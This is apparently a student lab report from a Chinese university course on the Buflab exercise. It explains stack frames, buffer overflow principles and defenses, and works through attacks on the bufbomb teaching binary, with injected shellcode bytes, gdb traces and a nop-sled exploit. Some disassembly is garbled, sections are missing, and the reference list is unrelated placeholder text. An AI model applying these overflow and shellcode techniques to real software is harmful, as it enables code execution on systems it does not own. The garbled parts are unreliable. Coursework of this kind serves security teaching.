

哈尔滨工业大学

实验报告

实 验（四）

题 目 Buflab

缓冲器漏洞攻击

专 业 计算机科学与技术

学 号 1180300315

班 级 1836101

学 生 周牧云

指 导 教 师 许磊

实 验 地 点 _____

实 验 日 期 2019/11/7

计算机科学与技术学院

目 录

| | |
|---------------------------------------|---------------|
| 第 1 章 实验基本信息 | - 3 - |
| 1.1 实验目的 | - 3 - |
| 1.2 实验环境与工具 | - 3 - |
| 1.2.1 硬件环境 | - 3 - |
| 1.2.2 软件环境 | - 3 - |
| 1.2.3 开发工具 | - 3 - |
| 1.3 实验预习 | - 3 - |
| 第 2 章 实验预习 | - 4 - |
| 2.1 请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构（5 分） | - 4 - |
| 2.2 请按照入栈顺序，写出 C 语言 62 位环境下的栈帧结构（5 分） | - 5 - |
| 2.3 请简述缓冲区溢出的原理及危害（5 分） | - 6 - |
| 2.4 请简述缓冲器溢出漏洞的攻击方法（5 分） | - 6 - |
| 2.5 请简述缓冲器溢出漏洞的防范方法（5 分） | - 6 - |
| 第 3 章 各阶段漏洞攻击原理与方法 | - 8 - |
| 3.1 SMOKE 阶段 1 的攻击与分析 | - 8 - |
| 3.2 FIZZ 的攻击与分析 | - 9 - |
| 3.3 BANG 的攻击与分析 | - 10 - |
| 3.4 BOOM 的攻击与分析 | - 12 - |
| 3.5 NITRO 的攻击与分析 | - 14 - |
| 第 4 章 总结 | - 20 - |
| 4.1 请总结本次实验的收获 | - 20 - |
| 4.2 请给出对本次实验内容的建议 | - 20 - |
| 参考文献 | - 21 - |

第 1 章 实验基本信息

1.1 实验目的

理解 C 语言函数的汇编级实现及缓冲器溢出原理
掌握栈帧结构与缓冲器溢出漏洞的攻击设计方法
进一步熟练使用 Linux 下的调试工具完成机器语言的跟踪调试

1.2 实验环境与工具

1.2.1 硬件环境

X64 CPU; 2GHz; 2G RAM; 256GHD Disk 以上

1.2.2 软件环境

Windows7 64 位以上; VirtualBox/Vmware 11 以上; Ubuntu 16.04 LTS 64 位/
优麒麟 64 位

1.2.3 开发工具

Visual Studio 2010 64 位以上; GDB/OBJDUMP; DDD/EDB 等

1.3 实验预习

上实验课前, 必须认真预习实验指导书 (PPT 或 PDF)

了解实验的目的、实验环境与软硬件工具、实验操作步骤, 复习与实验有关的理论知识。

请按照入栈顺序, 写出 C 语言 32 位环境下的栈帧结构

请按照入栈顺序, 写出 C 语言 64 位环境下的栈帧结构


请简述缓冲区溢出的原理及危害

请简述缓冲器溢出漏洞的攻击方法


请简述缓冲器溢出漏洞的防范方法

第 2 章 实验预习

2.1 请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构 (5 分)



2.2 请按照入栈顺序，写出 C 语言 62 位环境下的栈帧结构 (5 分)



2.3 请简述缓冲区溢出的原理及危害（5分）

原理：通过往程序的缓冲区写超出其长度的内容，造成缓冲区的溢出，从而破坏程序的堆栈，造成程序崩溃或使程序转而执行其它指令，以达到攻击的目的。造成缓冲区溢出的原因是程序中没有仔细检查用户输入的参数。

危害：对越界的数组元素的写操作会破坏储存在栈中的状态信息，当程序使用这个被破坏的状态，试图重新加载寄存器或执行 `ret` 指令时，就会出现很严重的错误。缓冲区溢出的一个更加致命的使用就是让程序执行它本来不愿意执行的函数，这是一种最常见的网络攻击系统安全的方法。

2.4 请简述缓冲器溢出漏洞的攻击方法（5分）

通常，输入给程序一个字符串，这个字符串包含一些可执行代码的字节编码，称为攻击代码，另外，还有一些字节会用一个指向攻击代码的指针覆盖返回地址。那么，执行 `ret` 指令的效果就是跳转到攻击代码。在一种攻击形式中，攻击代码会使用系统调用启动一个 `shell` 程序，给攻击者提供一组操作系统函数。在另一种攻击形式中，攻击代码会执行一些未授权的任务，修复对栈的破坏，然后第二次执行 `ret` 指令，（表面上）正常返回到调用者。

2.5 请简述缓冲器溢出漏洞的防范方法（5分）

1. 栈随机化

栈随机化的思想使得栈的位置在程序每次运行时都有变化。因此，即使许多机器都运行相同的代码，它们的栈地址都是不同的。实现的方式是：程序开始时，在栈上分配一段 $0 \sim n$ 字节之间的随机大小的空间。

2. 栈破坏检测

栈破坏检测的思想是在栈中任何局部缓冲区与栈状态之间存储一个特殊的金丝雀值，也称哨兵值，是在程序每次运行时随机产生的。在回复寄存器状态和从函数返回之前，程序检查这个金丝雀值是否被该函数的某个操作改变了。如果是的，那么程序异常终止。

3.限制可执行代码区域

这个方法是消除攻击者向系统插入可执行代码的能力。一种方法是限制哪些内存区域能够存放可执行代码。在典型的程序中，只有保护编译器产生的代码的那部分内存才需要是可执行的。其他部分可以被限制为只允许读和写。

每阶段 25 分，文本 10 分，分析 15 分，总分不超过 80 分

3.1 Smoke 阶段 1 的攻击与分析

分析过程:

```
08048bbb (smoke):
08048bbb: 55                                push    %ebp
08048bbc: 89 e5                            mov     %esp,%ebp
08048bbe: 83 ec 08                        sub     $0x8,%esp
08048bc1: 83 ec 0c                        sub     $0xc,%esp
08048bc4: 68 c0 a4 04 08                 push   $0x804a4c0
08048bc9: e8 92 fd ff ff                call    8048960 <puts@plt>
08048bce: 83 c4 10                        add     $0x10,%esp
08048bd1: 83 ec 0c                        sub     $0xc,%esp
08048bd4: 6a 00                          push    $0x0
08048bd6: e8 f0 08 00 00                call    804949c <validate>
08048bdb: 83 c4 10                        add     $0x10,%esp
08048bde: 83 ec 0c                        sub     $0xc,%esp
08048be1: 6a 00                          push    $0x0
08048be3: e8 88 fd ff ff                call    8048970 <exit@plt>
```

```
00401080: 49 37 80 <getbuf>:          push    %ebp
00401084: 55                                mov     %esp, %ebp
00401088: 79 e5 80                     sub     $0x28, %esp
0040108c: 3b ec 28 80                  sub     $0xc, %esp
00401090: 3e 83 ec 0c 80               lea     -0x28(%ebp), %eax
00401094: 31 8d 45 d8 80               push    %eax
00401098: 50                             call    8048e28 <Gets>
0040109c: e8 9e fa ff ff 80          add     $0x10, %esp
004010a0: 33 c4 10 80                 mov     $0x1, %eax
004010a4: b8 01 00 00 00 80          leave
004010a8: c9                             ret
004010ac: c3
```

- 8 -

3.3 Bang 的攻击与分析

文本如下： c7 05 60 e1 04 08 e4 b7 71 77 68 39 8c 04 08 c3 00 00 00 00 00 00 00
00 58 30 68 55

分析过程:

```

zhoudumuyun@ubuntu:~/Downloads/buflab-handout32$ ./hex2raw <bang.txt >bang32.tx
zhoudumuyun@ubuntu:~/Downloads/buflab-handout32$ ./bufbomb -u1180300315< bang32
xt
Userid: 1180300315
Cookie: 0x7771b7e4
Type string:Bang!: You set global_value to 0x7771b7e4
VALID
NICE JOB!

```

本题将 `getbuf` 返回地址覆盖为字符串的首地址 (`%ebp-0x28`), 并在字符串的首地址处插入恶意代码。恶意代码要篡改全局变量并且跳转到 `bang` 函数。

```
08048c39 <bang>:
8048c39: 55                                push    %ebp
8048c3a: 89 e5                            mov     %esp, %ebp
8048c3c: 83 ec 08                         sub     $0x8, %esp
8048c3f: a1 60 e1 04 08                  mov     0x804e160, %eax
8048c44: 89 c2                            mov     %eax, %edx
8048c46: a1 58 e1 04 08                  mov     0x804e158, %eax
8048c4b: 39 c2                            cmp     %eax, %edx
8048c4d: 75 25                            jne     8048c74 <bang+0x3b>
8048c4f: a1 60 e1 04 08                  mov     0x804e160, %eax
8048c54: 83 ec 08                         sub     $0x8, %esp
8048c57: 50                                push    %eax
8048c58: 68 1c a5 04 08                  push    $0x804a51c
8048c5d: e8 1e ff ff ff                  call    8048880 <printf@plt>
8048c62: 83 c4 10                         add     $0x10, %esp
8048c65: 83 ec 0c                         sub     $0xc, %esp
8048c68: 6a 02                            push    $0x2
8048c6a: e8 5c 08 00 00                  call    80494cb <validate>
8048c6f: 83 c4 10                         add     $0x10, %esp
8048c72: eb 16                            jmp     8048c8a <bang+0x51>
8048c74: a1 60 e1 04 08                  mov     0x804e160, %eax
8048c79: 83 ec 08                         sub     $0x8, %esp
8048c7c: 50                                push    %eax
8048c7d: 68 41 a5 04 08                  push    $0x804a541
8048c82: e8 f9 ff ff ff                  call    8048880 <printf@plt>
8048c87: 83 c4 10                         add     $0x10, %esp
8048c8a: 83 ec 0c                         sub     $0xc, %esp
8048c8d: 6a 00                            push    $0x0
8048c8f: e8 dc ff ff ff                  call    8048970 <exit@plt>
```

用 gdb 调试可知，0x804e160 地址处为全局变量，而 0x804e158 处为 cookie

```
(gdb) x/x 0x804e158
0x804e158 <cookie>:
(gdb) x/x 0x804e160
0x804e160 <global value>
```

gdb 查看字符串首地址值: 0x55683058

```

Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from bufbomb...
(No debugging symbols found in bufbomb)
(gdb) b getbuf
Breakpoint 1 at 0x804937e
(gdb) r -u 1180300315
Starting program: /home/zhomuyun/Downloads/buflab-handout32/bufbomb -u 1180300315
Userid: 1180300315
Cookie: 0x7771b7e4

Breakpoint 1, 0x804937e in getbuf ()
(gdb) p/x ($bp-0x28)
$1 = 0x55683058
(gdb)

```

编写恶意汇编代码, 先将 cookie 以立即数的形式存入全局变量地址, 再将 bang 函数的首地址压入栈中, 使全局变量被修改后, 调用 bang 函数。

```

Open  eyi.s  Save  -  X
~/Downloads/buflab-hand...
movl $0x7771b7e4,0x804e160
pushl $0x08048c39
ret

```

```

zhoumuyun@ubuntu: ~/Downloads/buflab-handout32
zhoumuyun@ubuntu:~/Downloads/buflab-handout32$ gcc -m32 -c eyi.s
zhoumuyun@ubuntu:~/Downloads/buflab-handout32$ objdump -d eyi.o

eyi.o:      file format elf32-i386


Disassembly of section .text:

00000000 <.text>:
  0:  c7 05 60 e1 04 08 e4    movl    $0x7771b7e4,0x804e160
  7:  b7 71 77               pushl   $0x08048c39
  a:  68 39 8c 04 08         pushl   $0x08048c39
  f:  c3                     ret
zhoumuyun@ubuntu:~/Downloads/buflab-handout32$

```

将恶意代码字符串 c7 05 60 e1 04 08 e4 b7 71 77 68 39 8c 04 08 c3 插在开头。

编写恶意汇编代码,先将 `cookie` 以立即数的形式赋值给返回值`%eax`,再将上一步得到的 `getbuf` 返回地址压入栈中



```
Open  eyi4.s  Save  -  X
~/Downloads/buflab-hand...
movl $0x7771b7e4,%eax
pushl $0x08048ca7
ret
```

```
zhoumuyun@ubuntu:~/Downloads/buflab-handout32$ gcc -m32 -c eyi4.s
zhoumuyun@ubuntu:~/Downloads/buflab-handout32$ objdump -d eyi4.o

eyi4.o:      file format elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:  b8 e4 b7 71 77      mov     $0x7771b7e4,%eax
   5:  68 a7 8c 04 08      push    $0x08048ca7
   a:  c3                  ret
zhoumuyun@ubuntu:~/Downloads/buflab-handout32$
```

将恶意代码 `b8 e4 b7 71 77 68 a7 8c 04 08 c3` 插在开头

77 8d 6c 24 18 68 21 8d 04 08 c3 e8 2e 68 55 0a


分析过程:



```
zhoulmuyun@ubuntu: ~/Downloads/buflab-handout32
zhoulmuyun@ubuntu:~/Downloads/buflab-handout32$ ./hex2raw <nitro.txt >nitro32.t
t
zhoulmuyun@ubuntu:~/Downloads/buflab-handout32$ ./bufbomb -n -u 1180300315 < ni
ro32.txt
Userid: 1180300315
Cookie: 0x7771b7e4
Type string:KABOOM!: getbufn returned 0x7771b7e4
Keep going
Type string:KABOOM!: getbufn returned 0x7771b7e4
Keep going
Type string:KABOOM!: getbufn returned 0x7771b7e4
Keep going
Type string:KABOOM!: getbufn returned 0x7771b7e4
Keep going
Type string:KABOOM!: getbufn returned 0x7771b7e4
VALID
NICE JOB!
```

本题需要构造攻击字符串使 `getbufn` 函数返回 `cookie` 值至 `testn` 函数，需要将 `cookie` 值设为函数返回值，复原被破坏的栈帧结构，并正确地返回到 `testn` 函数。

首先分析，虽然五次执行栈 `%ebp` 的值都不同，但是根据 `testn` 函数可知，`%ebp` 与 `%esp` 的关系是绝对的，`%ebp = %esp + 0x18`。因此，还原栈帧被破坏的状态只需要执行语句 `leal 0x18(%esp),%ebp` 即可。将 `cookie` 的值给 `%eax` 可以返回 `cookie` 的值至 `testn` 函数，将调用 `getbufn` 函数后一条语句的地址压栈即可。汇编代码如下：



```
eyi5.s
~/Downloads/buflab-handout32
Save
movl $0x7771b7e4,%eax
leal 0x18(%esp),%ebp
pushl $0x8048d21
ret
```

```

zhoumuyun@ubuntu: ~/Downloads/buflab-handout32
zhoumuyun@ubuntu:~/Downloads/buflab-handout32$ gcc -m32 -c eyi5.s
eyi5.s: Assembler messages:
eyi5.s:3: Warning: end of file not at end of a line; newline inserted
zhoumuyun@ubuntu:~/Downloads/buflab-handout32$ objdump -d eyi5.o

eyi5.o:          file format elf32-i386


Disassembly of section .text:

00000000 <.text>:
 0:  b8 e4 b7 71 77      mov     $0x7771b7e4,%eax
 5:  8d 6c 24 18         lea     0x18(%esp),%ebp
 9:  68 21 8d 04 08      push    $0x8048d21
 e:  c3                 ret
zhoumuyun@ubuntu:~/Downloads/buflab-handout32$

```

```

08049394 <getbufn>:
08049394:  55                 push    %ebp
08049395:  89 e5              mov     %esp,%ebp
08049397:  81 ec 08 02 00 00  sub     $0x208,%esp
0804939d:  83 ec 0c           sub     $0xc,%esp
080493a0:  8d 85 f8 fd ff ff  lea     -0x208(%ebp),%eax
080493a6:  50                 push    %eax
080493a7:  e8 7c fa ff ff     call    8048e28 <Gets>
080493ac:  83 c4 10           add     $0x10,%esp
080493af:  b8 01 00 00 00     mov     $0x1,%eax
080493b4:  c9                 leave
080493b5:  c3                 ret

```

从 getbufn 得知，每次攻击的代码长度为 $0x208 + 4 + 4 = 528$ 个字节。

将返回地址覆盖为字符串的首地址，但由于 buf 缓冲区的首地址不确定，所以我们此时用 gdb 调试，追踪 call 8048e28 <Gets> 语句执行前 %eax 的值，一共五次：

```

(gdb) p/x $eax
$1 = 0x55682e78
(gdb) c

```

```

(gdb) p/x $eax
$2 = 0x55682e58
(gdb) c

```

```

(gdb) p/x $eax
$3 = 0x55682e58
(gdb) c

```

```
(gdb) p/x $eax
$4 = 0x55682ed8
(gdb) c
```

```
(gdb) p/x $eax
$5 = 0x55682ee8
(gdb) c
```

取最高地址 0x55682ee8 作为返回地址，这样就会一路滑行到恶意代码并执行恶意代码。

最后回到 buf 首地址，因为随机，不知道程序会跳到哪儿，所以把恶意代码放在最后，并且用 nop 滑行，其中 nop 不会执行任何操作，只有 pc 加一，机器码是 90。

由于 getbuf 函数会执行 5 次，所以需要有五次输入，每次输入之间用 0a 隔开。

第 4 章 总结

4.1 请总结本次实验的收获

更加解了 c 语言程序栈的结构与缓冲区溢出的原理。
更加了解了 gdb 的使用

4.2 请给出对本次实验内容的建议

注：本章为酌情加分项。

参考文献

为完成本次实验你翻阅的书籍与网站等

- [1] 林来兴. 空间控制技术[M]. 北京: 中国宇航出版社, 1992: 25-42.
- [2] 辛希孟. 信息技术与信息服务国际研讨会论文集: A 集[C]. 北京: 中国科学出版社, 1999.
- [3] 赵耀东. 新时代的工业工程师[M/OL]. 台北: 天下文化出版社, 1998 [1998-09-26]. <http://www.ie.nthu.edu.tw/info/ie.newie.htm> (Big5) .
- [4] 谌颖. 空间交会控制理论与方法研究[D]. 哈尔滨: 哈尔滨工业大学, 1992: 8-13.
- [5] KANAMORI H. Shaking Without Quaking[J]. Science, 1998, 279 (5359): 2063-2064.
- [6] CHRISTINE M. Plant Physiology: Plant Biology in the Genome Era[J/OL]. Science , 1998 , 281 : 331-332[1998-09-23]. <http://www.sciencemag.org/cgi/collection/anatmorp>.